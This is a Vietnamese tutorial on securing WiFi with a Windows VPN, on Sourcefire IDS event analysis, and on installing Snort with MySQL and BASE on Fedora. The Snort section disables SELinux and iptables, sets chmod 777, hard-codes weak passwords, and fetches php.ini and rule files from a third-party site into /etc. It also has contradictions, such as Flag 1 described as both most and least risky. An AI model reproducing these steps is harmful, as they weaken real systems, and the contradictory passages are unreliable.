


Add Group VPN cho phép truy cập




Nhấn OK để tiếp tục quá trình

- Chọn Grant cho phép truy cập nhấn Next rồi Finish



### Gán địa chỉ IP cho những kết nối VPN

- Chuột phải máy chủ chọn Properties
- Chuyển sang Tab IP chọn Options Static Address Pool
- Nhấn Add để gán dải địa chỉ IP cho các kết nối VPN tới tôi chọn dải 10.69.69.200 - 10.69.69.250 để gán cho các máy truy cập VPN tới máy chủ này.



Nhấn OK để hoàn thành toàn bộ quá trình cấu hình trên máy chủ Routing and Remote Access.

### c. Tạo kết nối VPN từ các thiết bị truy cập qua Wifi

- Bước 1 vừa rồi bạn đã kết nối thành công tới một mạng WiFi nếu không sử dụng giải pháp VPN thì Access Point của bạn cắm trực tiếp vào Modem ADSL là các kết nối đã có thể truy cập tới Internet. Nhưng như vậy sẽ không bảo mật do mới mã hóa một lần với giao thức WPA và sử dụng thuật toán AES-TKIP. Ở đây bạn có thể sử dụng phương thức mã hóa WEP để hỗ trợ cho các kết nối không hỗ trợ giao thức WPA
- Trong giải pháp này sau khi kết nối WiFi bạn phải kết nối VPN nữa mới có thể truy cập được ra Internet. Với ứng dụng VPN sử dụng mã hóa hai lần cho một gói tin, lần 1 mã hóa với WPA lần 2 mã hóa tầng IP với PPTP hoặc IPsec

- Tạo kết nối VPN cho máy kết nối Wi-Fi – Thực hiện với Windows XP Professional

- Start / Control Panel / Network Connections / Chọn “New Connection Wizard”

Cửa sổ đầu tiên nhấn Next để tiếp tục quá trình.




Chọn sử dụng kết nối VPN, nhấn Next để tiếp tục quá trình




Lựa chọn VPN connections



Chọn tên cho kết nối tôi chọn VNEXPERTS.NET



Địa chỉ IP của máy chủ VPN Server tôi gõ địa chỉ 192.168.50.1 là địa chỉ của máy chủ VPN Server vừa rồi tôi cấu hình. Nhấn Next để hoàn thành quá trình



Hoàn thành quá trình tạo một kết nối VPN trên máy tính kết nối WiFi



### Kết nối

- Nhấn đúp vào kết nối tôi vừa tạo gõ User “vnexperts.net” nằm trong Group VPN được phép kết nối VPN tới máy chủ VPN: 192.168.50.1 / Nhấn Connect



### Quá trình Xác thực



Hoàn thành kết nối



Kiểm tra Truy cập vào trang web: vnexperts.net và kết quả thật tuyệt vời




Trong bài viết này tôi giới thiệu với các bạn một giải pháp Bảo mật các kết nối Wi-Fi. Khi một hệ thống bao gồm các máy chủ với dữ liệu hết sức quan trọng nhiều doanh nghiệp không giám triển khai sử dụng giải pháp Wireless. Nhưng với ứng dụng VPN vào các kết nối Wireless hoàn toàn bạn có thể tin tưởng được bởi hệ thống đã được mã hóa hai tầng.

## 10. Hệ thống phát hiện và ngăn chặn truy cập bất hợp pháp IDS/IPS

### a. Nguyên lý phân tích gói tin


Khi gói tin đi vào thiết bị Sourcefire sẽ được xử lý qua các bước:



Khi gói tin được capture bởi thiết bị Sourcefire gói tin đó sẽ được:

- Decode bởi thành phần Decoders của Sourcefire
- Sau đó gói tin sẽ được chuyển vào quá trình Preprocessors
- Gói tin sẽ được so sánh với tập Rules được sử dụng
- Quá trình đó sẽ đưa ra được một cơ sở dữ liệu về các Event
- Các Event đó có thể được lọc ra thành các dạng Event khác nhau. Từ các Event được phát sinh sẽ được thực hiện để làm một số tác vụ khác.

#### Hiểu về quá trình phân tích traffic network




Event sẽ có nội dung:

STT	Intrusion Report bao gồm	Ý nghĩa tham số				
1	Time	Ngày và thời gian chính xác của Events				
2	Priority	Mức độ ưu tiên: High, Normal, Low				
3	Impact Flag	Sourcefire Defense Center quản lý các thiết bị 3D với tính năng IPS/IDS, Impact Flag trong mỗi event liên quan tới: IPS data, RNA data, Vulnerability:				
Impact Flag Rating	Target Network Monitored by RNA	Target Host Monitored by RNA	Exploit Matches Target OS and/or Service	Exploit Targets a Known Vulnerability		
1	Yes	Yes	Yes	Yes	Yes	
2	Yes	Yes	Yes	Yes	No	
3	Yes	Yes	No	No	No	
4	Yes	No	Unknown	Unknown	Unknown	
0	No	No	Unknown	Unknown	Unknown	
4	Inline Result	Sourcefire 3D Sensor hoạt động tại Mode IPS với những cuộc tấn công nguy hiểm thiết bị sẽ Dropped gói tin hoặc Alert				
5	Detection Engine	Tên của Detection Engine sinh ra Event				
6	Protocol	Giao thức được sử dụng trong Event				
7	Source IP	Địa chỉ IP nguồn của gói tin				
8	Destination IP	Địa chỉ IP đích của gói tin				
9	Source User	Source User sinh ra Event				
10	Destination User	Destination User sinh ra Event				
11	Source Port/ICMP Type	Source Port/ hoặc ICMP Type của gói tin				
12	Destination Port/ICMP Code	Destination Port/ hoặc ICMP code của gói tin				
13	Generator	Event sẽ thuộc nhóm tấn công nào				
14	Message	Tên của Event				
15	Classification	Event được sinh ra với các Rule thuộc nhóm nào				
16	Count	Số lượng Event xảy ra				

Note: Impact Flag là tính năng kết hợp giữa IPS và RNA cho phép đánh giá mức độ rủi ro của cuộc tấn công. Mức độ nguy hiểm nhất là Flag 1, tiếp theo là 2,3,4 mức độ ít rủi ro nhất là mức độ Flag 1.


Quá trình xử lý gói tin và Decoding




### Quá trình này sẽ Decode gói tin từ Layer 2

In this TCP/IP layer...	These packets are decoded...
Data Link	<ul style="list-style-type: none"> <li>• raw packets</li> <li>• loopback interface</li> <li>• Ethernet</li> <li>• Token Ring</li> <li>• Fiber Distributed Data Interface (FDDI)</li> <li>• Linux SLL (cooked mode)</li> <li>• IEEE 802.11</li> <li>• Point-to-Point Protocol (PPP)</li> <li>• Point-to-Point Protocol over Ethernet (PPPOE)</li> <li>• Serial Line Internet Protocol (SLIP)</li> <li>• ISDN for Linux (I4L)</li> <li>• Address Resolution Protocol (ARP)</li> <li>• Extensible Authentication Protocol (EAP)</li> <li>• EAP over LAN (EAPOL)</li> </ul>
Network	<ul style="list-style-type: none"> <li>• Internet Protocol (IP)</li> <li>• Internet Control Message Protocol (ICMP)</li> </ul>
Transport	<ul style="list-style-type: none"> <li>• Transmission Control Protocol (TCP)</li> <li>• User Datagram Protocol (UDP)</li> </ul>

Sau khi Decode thiết bị Sourcefire sẽ thực hiện tiếp quá trình Preprocessors và so sánh với tập Rules



Các Event sẽ được tạo ra từ các quá trình



### a. Cài đặt và cấu hình Snort làm IDS/IPS

#### **Prepare install**

Là bước chuẩn bị hệ điều hành, các thư viện, và bộ cài

#### **Install**

Là bước tiến hành cài đặt, cấu hình các dịch vụ liên quan và snort.

*NOTE\_1: Bật máy ảo Fedora Core 10, vào snapshot về Orgin. Đăng nhập vào Fedora với user: root và password: yeuemnhieu*

*NOTE\_2: Đọc kỹ từng dòng, dòng nào có dấu "#" ở đầu là chỉ minh họa còn dòng không có dấu # là câu lệnh.*

*NOTE\_3: Dòng nào là chữ in nghiêng là command line cần phải chạy*

*NOTE\_4: Sau khi logon hoặc khởi động lại phải đặt địa chỉ IP với câu lệnh:*

*ifconfig eth0 192.168.0.x/24*

*route add default gw 192.168.0.1*

*echo "nameserver 208.67.222.222" > /etc/resolv.conf*

Nếu không có eth0 thì sử dụng eth1

## Prepare Install

### Update OS bằng câu lệnh:

```
yum install update
```

### Cài đặt các thư viện cho Snort

```
yum install iptables-devel libpcap libpcap-devel pcre pcre-devel pcre-lib php php-common php-gd php-cli php-mysql flex bison mysql mysql-devel mysql-bench mysql-server gcc gcc-c++
```

### Tạo thư mục chứa Snort trong hệ thống

```
mkdir /etc/snort
```

```
mkdir /etc/snort/log
```

### Copy các bộ cài lên thư mục /root/Desktop

Các bộ cài là: Snort-2.8.5.tar.gz, Snorrule...tar.gz; base-1.4.4.tar.gz, adodb vào thư mục /root/Desktop. Nếu logon có trên Desktop rồi thì ok

## Cài đặt Snort

### SELinux Disable

SELinux là dịch vụ tương tự như UAC trên windows, để thực hiện tự động nhiều câu lệnh một lúc yêu cầu cần phải Disable tính năng này của Fedora.

---> Vào System --> administration --> SELinux Management rồi disable làm theo các bước dưới đây:

- disable SELinux
- restart lại máy tính
- kiểm tra SELinux OK
- đặt địa chỉ IP

### Service

Để cài đặt Snort cần phải tắt và bật một số Service, ví dụ như IPTABLES nếu Enable thì sẽ không capture được dữ liệu thì sao làm IDS được. Các Service cần phải làm là:

- Stop iptables
- start mysqld
- start httpd

Câu lệnh cấu hình các dịch vụ này là:

```
/etc/init.d/iptables stop
```

```
/etc/init.d/mysqld restart
```

```
/etc/init.d/httpd restart
```

### Install Snort

## Giải nén và cài đặt snort

Cài đặt Snort với câu lệnh dưới đây:

```
cd /root/Desktop
```

```
tar xzvf snort-2.8.5.tar.gz
```

```
cd snort-2.8.5
```

```
./configure --with-mysql && make && make install
```

```
cd /etc/snort
```

```
tar xzvf /root/Desktop/snortrules-snapshot-CURRENT.tar.gz
```

## Cấu hình Snort

Vào thư mục /etc/snort/etc copy tất cả các file ra ngoài thư mục /etc/snort

Cấu hình file /etc/snort/snort.conf:

- Nhấn đúp vào file đó sẽ ra giao diện Texteditor để edit file vào:

+ Dòng thứ 194 cấu hình: path rule là /etc/snort/rules

+ Dòng thứ 259,260: Thêm dấu # vào đầu dòng (Snort free chỉ hỗ trợ 1 Detection Option)

+ Dòng thứ 829: Bỏ dấu # ở đầu dòng. Thiết lập: user snort; password snort; database là snort; host là localhost (Dòng này cấu hình user đăng nhập vào MYSQL cho snort).

## Cài đặt và cấu hình Database Mysql (user root của tôi password=123456)

Câu lệnh cấu hình MYSQL:

```
mysql
```

```
grant CREATE, INSERT, SELECT, DELETE, UPDATE on snort.* to snort@localhost;
```

```
SET PASSWORD FOR snort@localhost=PASSWORD('snort');
```

```
grant CREATE, INSERT, SELECT, DELETE, UPDATE on snort.* to root@localhost;
```

```
SET PASSWORD FOR root@localhost=PASSWORD('123456');
```

```
create database snort;
```

```
quit
```

```
cd /root/Desktop/snort-2.8.5/schemas
```

```
mysql -p < create_mysql snort
```

Khi xuất hiện yêu cầu nhập password gõ: 123456 rồi enter

### Cài đặt BASE và ADODB

ADODB là dịch vụ mọc dữ liệu từ MYSQL ra, BASE là Web APP hiển thị dữ liệu của ADODB.

Câu lệnh cài đặt:

```
cd /var/www/html
```

```
tar xzvf /root/Desktop/base-1.4.4.tar.gz
```

```
cd /var/www/html/base-1.4.4
```

```
tar xzvf /root/Desktop/adodb4991.gz
```

```
chmod 777 /var/www/html/base-1.4.4/
```

```
chown /var/www/html/base-1.4.4/
```

```
chown apache /var/www/html/base-1.4.4/
```

```
chgrp apache /var/www/html/base-1.4.4/
```

```
/etc/init.d/httpd restart
```

## Truy cập cấu hình BASE qua web

### - Chính sửa file /etc/php.ini

+ File php.ini là file cấu hình của PHP, để mặc định file này bị lỗi nên phải xóa đi và download lại bằng các câu lệnh dưới đây:

```
rm /etc/php.ini -f
```

```
cd /etc
```

```
wget http://tocbatdat.googlepages.com/php.ini
```

+ Sau khi download vào thư mục /etc file php.ini sẽ bị thay đổi tên nên chúng ta cần phải thay đổi lại về php.ini

+ Khởi động lại dịch vụ web với câu lệnh:

```
/etc/init.d/httpd restart
```

### - Cấu hình Base

+ Vào firefox: http://localhost/base-1.4.4

Bước 1: Nhấn continue để tiếp tục

Bước 2: cấu hình Path của ADODB: /var/www/html/base-1.4.4/adodb

Bước 3: cấu hình user đăng nhập vào SQL:

Database: snort

Host: Localhost

User: snort

Pass: Snort

Bước 4: Cấu hình User quản trị là: User: snort; password: snort

Bước 5: Create BASE

Bước 6: OK

- cau hinh tu buoc 1 -> 5

### Run SNORT

Để test snort chạy hay không chúng ta download một file exploit.rules từ website của mình về bằng câu lệnh dưới đây:

Lưu ý download xong phải vào thư mục đó để đổi tên file:

```
rm /etc/snort/rules/exploit.rules -f
```

```
cd /etc/snort/rules
```

```
wget http://tocbatdat.googlepages.com/exploit.rules
```

Sau khi download file exploit.rules bị thay đổi tên nên chúng ta cần phải thay đổi lại về php.ini

Sau khi đổi tên tiến hành chạy Snort bằng câu lệnh:

```
snort -v -c /etc/snort/snort.conf -l /etc/snort/log
```

### 5. View và Test kết quả

Dùng Firefox truy cập địa chỉ:

<http://localhost/base-1.4.4>

Thử ping ra ngoài với gói tin lớn hơn 800 bằng câu lệnh

```
ping 192.168.0.1 -s 888
```

### Troubleshooting

Nếu không chạy được Snort: 1. Xem lại các NOTE. 2 thì kiểm tra lại từ Phần 1-5 của phần II cài đặt SNORT:

## 11. Cài đặt và cấu hình Sourcefire IPS

### a. Tính năng của hệ thống IPS Sourcefire

Thiết kế hệ thống IPS giúp phát hiện và ngăn ngừa các cuộc tấn công, các nguy cơ tiềm ẩn về an toàn bảo mật thông tin... từ bên ngoài vào vùng DMZ hoặc Server Frame của VNPT Hà Nội

